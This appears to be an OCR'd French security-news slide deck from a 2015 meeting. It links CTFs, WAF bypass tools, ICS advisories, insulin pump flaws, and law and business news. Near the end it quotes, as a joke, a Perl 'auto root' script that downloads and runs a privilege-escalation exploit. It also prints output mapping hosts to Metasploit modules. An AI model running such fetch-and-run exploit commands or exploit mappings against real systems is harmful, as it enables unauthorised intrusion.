- Épreuve lors du CTF des PHDays
  https://gist.github.com/ngo/1924dc0847e457186a1f
- Module Burp qui évade certains WAF en ajoutant des headers spécifiques
  https://github.com/codewatchorg/bypasswaf

Lister les admins connectés en RDP

- Nouvelle fonctions dans PowerView
  http://www.harmj0y.net/blog/powershell/powerquinsta/

Recherche automatisée de secrets sur Github

- Liste les personnes d'une organisation
- Fouille leur repo personnels à la recherche de secrets
  https://github.com/jfalken/github_commit_crawler

Le scan de vulnérabilité c'est so 2000's


- Utilisation des données relatives aux comptes ordinateur dans l'AD pour identifier les systèmes les plus anciens
- Requiert un compte à faible privilèges
- Intégré dans "Power Tools"
- Le IDS peuvent aller se rhabiller
  https://blog.netspi.com/a-faster-way-to-identify-high-risk-windows-assets/

```
PS C:\> Get-ExploitableSystems -DomainController 10.2.9.100 -Credential demo\blue1 | Format-Table -AutoSize
[*] Grabbing computer accounts from Active Directory...
[*] Loading exploit list for critical missing patches...
[*] Checking computers for vulnerable OS and SP levels...
[+] Found 5 potentially vulnerabile systems!

ComputerName          OperatingSystem         ServicePack    LastLogon             MsfModule                                          CVE
------------          ---------------         -----------    ---------             ---------                                          ---
ADS.demo.com          Windows Server 2003     Service Pack 2 4/8/2015 5:46:52 PM   exploit/windows/dcerpc/ms07_029_msdns_zonename http://w
ADS.demo.com          Windows Server 2003     Service Pack 2 4/8/2015 5:46:52 PM   exploit/windows/smb/ms08_067_netapi            http://w
ADS.demo.com          Windows Server 2003     Service Pack 2 4/8/2015 5:46:52 PM   exploit/windows/smb/ms10_061_spoolss           http://w
LVA.demo.com          Windows Server 2003     Service Pack 2 4/8/2015 1:44:46 PM   exploit/windows/dcerpc/ms07_029_msdns_zonename http://w
LVA.demo.com          Windows Server 2003     Service Pack 2 4/8/2015 1:44:46 PM   exploit/windows/smb/ms08_067_netapi            http://w
LVA.demo.com          Windows Server 2003     Service Pack 2 4/8/2015 1:44:46 PM   exploit/windows/smb/ms10_061_spoolss           http://w
assess-xppro.demo.com Windows XP Professional Service Pack 3 4/1/2014 11:11:54 AM exploit/windows/smb/ms08_067_netapi            http://w
assess-xppro.demo.com Windows XP Professional Service Pack 3 4/1/2014 11:11:54 AM exploit/windows/smb/ms10_061_spoolss           http://w
HVA.demo.com          Windows Server 2003     Service Pack 2 11/5/2013 9:16:31 PM  exploit/windows/dcerpc/ms07_029_msdns_zonename http://w
HVA.demo.com          Windows Server 2003     Service Pack 2 11/5/2013 9:16:31 PM  exploit/windows/smb/ms08_067_netapi            http://w
HVA.demo.com          Windows Server 2003     Service Pack 2 11/5/2013 9:16:31 PM  exploit/windows/smb/ms10_061_spoolss           http://w
DB1.demo.com          Windows Server 2003     Service Pack 2 3/22/2012 5:05:34 PM  exploit/windows/dcerpc/ms07_029_msdns_zonename http://w
DB1.demo.com          Windows Server 2003     Service Pack 2 3/22/2012 5:05:34 PM  exploit/windows/smb/ms08_067_netapi            http://w
DB1.demo.com          Windows Server 2003     Service Pack 2 3/22/2012 5:05:34 PM  exploit/windows/smb/ms10_061_spoolss           http://w
```

Vulnérabilité CSRF sur l'interface d'admin des turbines XZERES

- Une dizaine sont accessibles depuis Internet (d'après Shodan)
  http://www.isssource.com/xzeres-fixes-wind-turbine-csrf-hole/



Des problèmes dans d'autres modèles de pompe à insuline

- The ability to forge drug library updates to the infusion pump
- Unauthenticated telnet shell to root to the communications module
- Identical hardcoded credentials (service credentials) across different device lines
- Identical private keys across different device lines
- Identical encryption certificates across different device lines
- Modèles impactés
  - A slew of outdated software (>100 different vulnerabilities)
  - PCA 3 Lifecare (mentioned in the FDA advisory)
  - PCA 5 Lifecare (mentioned in the FDA advisory)
  - Plum A+ Infusion Pumps
  - PCA Lifecare
  - Symbiq (no longer sold by Hospira, but affected)

  http://xs-sniper.com/blog/2015/06/08/hospira-plum-a-infusion-pump-vulnerabilities/

Le NIST publie une révision de son guide sur la sécurité des SI industriels SP800-82

http://www.nist.gov/el/isd/ics-051514.cfm

Scada
Divers

Exécution de code sur Symantec Critical System Protection (sic!)

- Ajout d'un agent
- Envoi de log, fonction affectée par un path traversal

http://blog.silentsignal.eu/2015/05/07/cve-2014-3440-symantec-critical-system-protection-remote-code-execution/

Vulnérabilité sur l'initialisation de la connexion TCP dans des régulateurs de courant Beckwith Electric

https://ics-cert.us-cert.gov/advisories/ICSA-15-153-01

Directory traversal sur les RTU IDS 850C

https://ics-cert.us-cert.gov/advisories/ICSA-15-148-01

Injection SQL sur le gestionnaire de périphérique AMS d'Emerson

https://ics-cert.us-cert.gov/advisories/ICSA-15-111-01

Nouveautés (logiciel, langage, protocole...)

Open Source

Introduction au forensique de matériel embarqué

http://www.sysforensics.org/2015/05/introduction-to-hardware-forensics/

HonggFuzz

- Un nouveau fuzzer, qui a notamment permis d'identifier des bugs exploitables dans IDA Pro

https://google.github.io/honggfuzz/

Sourceforge hijack le compte de nmap

http://seclists.org/nmap-dev/2015/q2/194

Hachoir

- Une librairie Python pour visualiser et éditer des flux binaire, trame par trame

https://bitbucket.org/haypo/hachoir/wiki/Home

Bazel l'outil de build utilisé en interne par Google devient Open Source

http://www.developpez.com/actu/83508/Bazel-l-outil-de-build-utilise-en-interne-par-Google-devient-open-source-les-developpeurs-peuvent-desormais-participer-a-son-amelioration/

Nouveautés (logiciel, langage, protocole...)

Divers

Android IMSI-Catcher Detector

http://secupwn.github.io/Android-IMSI-Catcher-Detector/

Ricochet, le chat p2p par Anonymous

https://github.com/ricochet-im/ricochet

YunoHost, installez et utilisez facilement votre serveur

https://yunohost.org

DVD.js, lecteur de DVD en Javascript

- Mais où sont les clefs ? 

https://github.com/gmarty/DVD.js

Maelstrom : le navigateur décentralisé de BitTorrent téléchargeable en version bêta

http://www.developpez.com/actu/83809/Maelstrom-le-navigateur-decentralise-de-BitTorrent-telechargeable-en-version-beta-avec-des-outils-de-developpement-pour-la-creation-de-contenus/

Nginx Plus 6 : le serveur Web doublé d'un proxy inverse améliore l'équilibrage de charge

http://www.developpez.com/actu/84009/Nginx-Plus-6-le-serveur-Web-double-d-un-proxy-inverse-ameliore-l-equilibrage-de-charge-la-haute-disponibilite-et-les-caracteristiques-de-monitoring/

Facebook peut chiffrer vos notifications mail avec PGP

https://www.facebook.com/notes/protect-the-graph/securing-email-communications-from-facebook/1611941762379302

Business
France

Orange et Dailymotion

- L'histoire secrète d'un divorce inéluctable
  http://bfmbusiness.bfmtv.com/entreprise/orange-dailymotion-l-histoire-secrete-d-un-divorce-ineluctable-876266.html
- Vente à Vivendi
  http://www.lemonde.fr/economie/article/2015/04/07/orange-va-vendre-dailymotion-a-vivendi_4611150_3234.html

Orange prêt à investir dans le Bitcoin

http://www.numerama.com/magazine/32754-orange-pret-a-investir-dans-le-bitcoin.html

Moneo arrête (enfin) son porte-monnaie électronique

- Et se concentre sur les cartes “titre restaurant”... où ils peinent également
  http://www.franceinfo.fr/actu/economie/article/moneo-le-porte-monnaie-electronique-va-disparaitre-670077

Bouygues annonce LoRa, un réseau dédié aux objets connectés : un danger pour Sigfox ?

http://www.nextinpact.com/news/93618-bouygues-annonce-lora-reseau-dedie-aux-objets-connectes-danger-pour-sigfox.htm

M2M

- LoRa Alliance : déjà 300 candidatures reçues pour soutenir la technologie M2M de Semtech !
  https://www.aruco.com/2015/04/lora-alliance-300-candidatures-adhesion/
- La Poste aussi veut construire un réseau M2M pour l’Internet des objets
  https://www.aruco.com/2015/04/laposte-reseau-m2m-lora-bouygues/

Business
International

Les créateurs de contenus sur Youtube obligés de publier aussi sur la version payante

http://www.journaldugeek.com/2015/04/14/youtube-les-createurs-de-contenus-obliges-de-publier-aussi-sur-la-version-payante/

AMD ferme SeaMicro

- Déficit, perte de vitesse, l'avenir est sombre

http://www.nextinpact.com/news/93867-toujours-en-deficit-et-en-perte-vitesse-amd-ferme-seamicro.htm

Le cofondateur d'Android lance un incubateur à startups

http://www.numerama.com/magazine/32724-le-cofondateur-d-android-lance-un-incubateur-a-startups.html

Marché du PC : les ventes atteignent leur plus bas niveau depuis 2009

http://www.developpez.com/actu/83805/Marche-du-PC-les-ventes-atteignent-leur-plus-bas-niveau-depuis-2009-l-effet-Windows-XP-s-affaiblit-au-premier-trimestre-2015/

Droit / Politique

France

3 jeunes + 1 brouilleur d'onde à 15€ = prison

- Vol du contenu de voiture dont le verrouillage à distance avait été brouillé

http://lci.tf1.fr/france/faits-divers/des-brouilleurs-d-onde-pour-piller-les-voitures-8610733.html

Wawa-Mania, l'admin condamné à un an de prison + 20K€ d'amende

http://www.nextinpact.com/news/93750-le-responsable-wawa-mania-condamne-a-an-prison-et-20-000-euros-d-amende.htm

Le sénateur Claude Malhuret (UMP) vs surveillance de masse

http://www.linformaticien.com/actualites/id/36739/pjlrenseignement-un-senateur-veut-supprimer-la-surveillance-de-masse.aspx

L'ANSSI et l'Agence de Cyber sécurité de Singapour (CSA) signent un accord de collaboration

- "échanges bilatéraux plus réguliers, par le partage des connaissances et des efforts visant à développer l'expertise dans la cyber-sécurité"

http://www.channelnewsasia.com/news/singapore/singapore-s-cyber/1854750.html

Le pourvoir en cassation de Bluetouf rejeté

https://reflets.info/notre-pourvoi-en-cassation-est-rejete/

Droits de l'homme vs DGSE (et sa collecte de données)

http://www.liberation.fr/societe/2015/04/08/espionnage-une-plainte-deposee-contre-la-dgse_1237295

Droit / Politique

France

La CNIL va augmenter ses contrôles

- 550 en 2015 contre 421 en 2014
- Paiement sans contact, traitement de données personnelles, fichier national des Permis de Conduire ...

http://www.cnil.fr/nc/linstitution/actualite/article/article/programme-des-controles-2015/

La CNIL autorise l'analyse du flux https des salariés par leur employeur

- Sous réserve d'encadrement

http://www.developpez.com/actu/83467/La-CNIL-autorise-l-analyse-du-flux-https-des-salaries-par-leur-employeur-sous-reserve-qu-elle-soit-encadree/

Quand le "gendarme" des écoutes fusille la loi sur le renseignement de Valls

http://www.latribune.fr/entreprises-finance/industrie/aeronautique-defense/quand-le-gendarme-des-ecoutes-fusille-la-loi-sur-le-renseignement-de-valls-465876.html

Déclaration commune contre la surveillance généralisée d'Internet

http://ni-pigeons-ni-espions.fr/

Renseignement : Gandi ira voir ailleurs

http://www.zdnet.fr/actualites/renseignement-gandi-ira-voir-ailleurs-39818376.htm

Droit / Politique

International

Stellarwind, le programme d'écoute des communications des américains avec l'étranger

- Rapport déclassifié
- Collusion entre gouvernement et juges pour rendre les écoutes moins illégales
  - Promotions ou Postes intéressants pour ces juges

http://www.nytimes.com/2015/04/25/us/politics/value-of-nsa-warrantless-spying-is-doubted-in-declassified-reports.html

Écoute GSM illicite par le shérif du comté de San Bernardino, CA

- Avec des StingRay de Harris Corpor, les mêmes que ceux utilisés à Oslo

http://arstechnica.com/tech-policy/2015/05/county-sheriff-has-used-stingray-over-300-times-with-no-warrant/

Yahoo poursuivit par une Class Action

- Suite à l'espionnage des mails depuis 2012

https://nakedsecurity.sophos.com/2015/05/28/yahoo-to-face-class-action-lawsuit-over-email-spying-claims/

Pour les Nations Unies : le chiffrement et l'anonymat en ligne sont indispensables pour l'exercice du droit à la liberté d'expression

http://www.developpez.com/actu/85971/Les-Nations-Unies-estiment-que-le-chiffrement-et-l-anonymat-en-ligne-sont-indispensables-pour-l-exercice-du-droit-a-la-liberte-d-expression/

Droit / Politique
International

SilkRoad : prison à perpétuité pour l'administrateur du site Ross Ulbricht

- (5 + 15 + 20) ans + 2 x à vie
- Plus une amende de $183,961,921 (!!?)
- Le tout sans possibilité de libération conditionnelle

http://www.fbi.gov/newyork/press-releases/2015/ross-ulbricht-aka-dread-pirate-roberts-sentenced-in-manhattan-federal-court-to-life-in-prison

Le Freedom Act remplace le Patriot Act

- Les demandes d'espionnage doivent être validées… par un tribunal secret (FISC) pas vraiment réputé pour ses refus

http://www.nextinpact.com/news/95297-renseignement-senat-americain-valide-freedom-act.htm

On a pisté la publicité sur Internet

http://rue89.nouvelobs.com/2015/03/30/a-piste-publicite-internet-258354

L'Europe veut lutter contre la surveillance de masse

http://www.developpez.com/actu/84501/L-Europe-veut-lutter-contre-la-surveillance-de-masse-par-le-financement-des-logiciels-open-source-cles-et-la-chasse-aux-bugs-dans-ces-outils/

Conférences

Texte en gris = déjà traité précédemment

Passées

- SSTIC 2015 - 3, 4 et 5 juin 2015 à Rennes
- Hack in the Box - 26 au 29 mai 2015 à Amsterdam

  http://conference.hitb.org/hitbsecconf2015ams/

A venir


- Hack in Paris - 15 au 19 juin 2015 ~~chez Mickey~~ à l'Académie Fratellini
- Nuit du Hack - 20 au 21 juin 2015 ~~chez Mickey~~ à l'Académie Fratellini

  http://www.youtube.com/watch?v=Ulbx4IFTG7E
- Black Hat USA 2015 - 1 au 6 aout 2015 à Las Vegas
- DefCon 23 - 6 au 9 aout 2015 à Las Vegas
- BruCon - 8 au 9 octobre 2015 à Gand, Belgique
- Botconf - 2 au 4 décembre 2015 à Paris

Divers / Trolls velus

Distracting the NSA

- Déjà en 1997 dans le manuel d'emacs
  https://twitter.com/YlmurG/status/591548148520247296



Interview d'Hervé Schauer sur No Limit Sécu

http://www.nolimitsecu.fr/interview-dherve-schauer/

Close Disclosure vs Full Disclosure

- Un débat qui oppose Dino A. Dai Zovi de SquareUp et Tavis Ormandy de Google Project Zero.
  https://twitter.com/DonAndrewBailey/status/594161488442429440

Divers / Trolls velus

Les Américains découvrent la carte à puce et EMV !!?

http://www.welivesecurity.com/2015/06/01/how-goes-the-switch-to-chip-signature-cards-in-the-us/

Les experts de la Tribune...

- <<le Wi-Fi fonctionne grâce aux ondes du spectre électromagnétique issues d'un réseau Internet>>

  http://www.latribune.fr/technos-medias/internet/le-li-fi-l-avenir-du-wi-fi-478047.html

Mr Robot

- Sysadmin le jour, hackeur la nuit -> Pour la qualité ce sera quitte ou double...

  https://www.google.fr/search?q=teaser+Mr+Robot&ie=utf-8&oe=utf-8&gws_rd=cr&ei=dcF0VdKLHIL9ULX_gtAF#q=teaser+Mr+Robot&tbm=vid

Divers / Trolls velus

Mémoire non initialisé ⇒ du Pr0n dans un jeu vidéo ?

- L'historique de navigation dans une ROM de GameBoy Color
  https://tcrf.net/DynaMike

```
<HTML>
<HEAD>
<TITLE>Big Tittied Brunette with Pink Pussy Pal</TITLE>
...
```

Orange Livebox

- Le mot de passe admin par défaut n'est plus "admin" mais le début de la clef WPA
  http://www.nextinpact.com/news/93841-mot-passe-admin-orange-met-a-jour-ses-livebox-2-et-les-livebox-play-suivront.htm

#TheButton, le mystérieux bouton qui intrigue les utilisateurs de Reddit

http://www.lemonde.fr/pixels/article/2015/04/08/thebutton-le-mysterieux-bouton-qui-intrigue-les-utilisateurs-de-reddit_4610683_4408996.html

DAB / ATM : Android en remplacement de Windows XP ?

http://www.developpez.com/actu/83997/Android-pour-debarrasser-les-guichets-automatiques-de-Windows-XP-avec-une-plateforme-plus-securisee-et-basee-sur-le-Cloud/

Divers / Trolls velus

Un algorithme pour détecter les erreurs du type débordement d'entier

- Par le MIT
  http://www.developpez.com/actu/83321/Des-chercheurs-du-MIT-mettent-au-point-un-algorithme-pour-detecter-les-erreurs-du-type-debordement-d-entier-ainsi-qu-un-outil-pour-les-eliminer/

Apple Watch

- Apple bannie les applications de montre de sa montre
  http://www.theregister.co.uk/2015/04/28/apple_watch_apps/
- Et interdit les applications de bruit de pet
  http://www.numerama.com/magazine/32924-apple-refuse-les-applications-de-bruits-de-pets-pour-apple-watch.html

Divers / Trolls velus

La biométrie chez Heineken

- Une serrure qui se déverrouille avec une bière
  http://piwee.net/1-heineken-serrure-biere-260515/

Les nouveaux Xeon

- 60 coeurs
- 8 milliards de transistor > nb habitant sur terre *(@newsoft)*
  http://www.theregister.co.uk/2015/03/26/intel_details_more_of_its_xeon_phi_hpc_future/


Le script Perl du siècle !!!

https://twitter.com/Andrew___Morris/status/588756335094734849

```
#!/bin/perl
# Linux Auto Root by MBS
# Fuck this life # WHvsBH
# Version: 2015-April
#=============================================================================
{
system("uname -a");
system("wget http://milw0rm.com/sploits/2009-wunderbar_emporium.tgz");
system("tar -zxvf 2009-wunderbar_emporium.tgz");
system("cd wunderbar_emporium");
system("./wunderbar_emporium.sh");
system("id");
```

Divers / Trolls velus

Getting an Information Security Job For Dummies



- !!?
- Par Peter H. Gregory : CISSP, CISA, CRISC, C|CISO, CCSK, QSA et conseiller stratégique chez FishNet Security

  http://www.dummies.com/store/product/Getting-an-Information-Security-Job-For-Dummies.productCd-1119002818.html

Pour ouvrir les yeux de population américaine, un collectif anonyme place des micros à New York

- Sous des tables de cafés, dans des salles de sport, des parcs publiques…
- Et publie les enregistrements sur internet

  http://rue89.nouvelobs.com/2015/05/22/rien-a-cacher-ok-collectif-enregistre-americains-secret-259320

Pimp My CVE

- Vous avez une vulnérabilité mais ni logo ni nom ?
- PimpMyCVE est fait pour vous !

  http://pimpmycve.io

Prochaines réunions

- Mardi 7 juillet 2015

After Work

- Mardi 30 juin 2015 à 19h30

  Bar "La Kolok"
  20 rue du croissant
  75002 Paris

Questions ?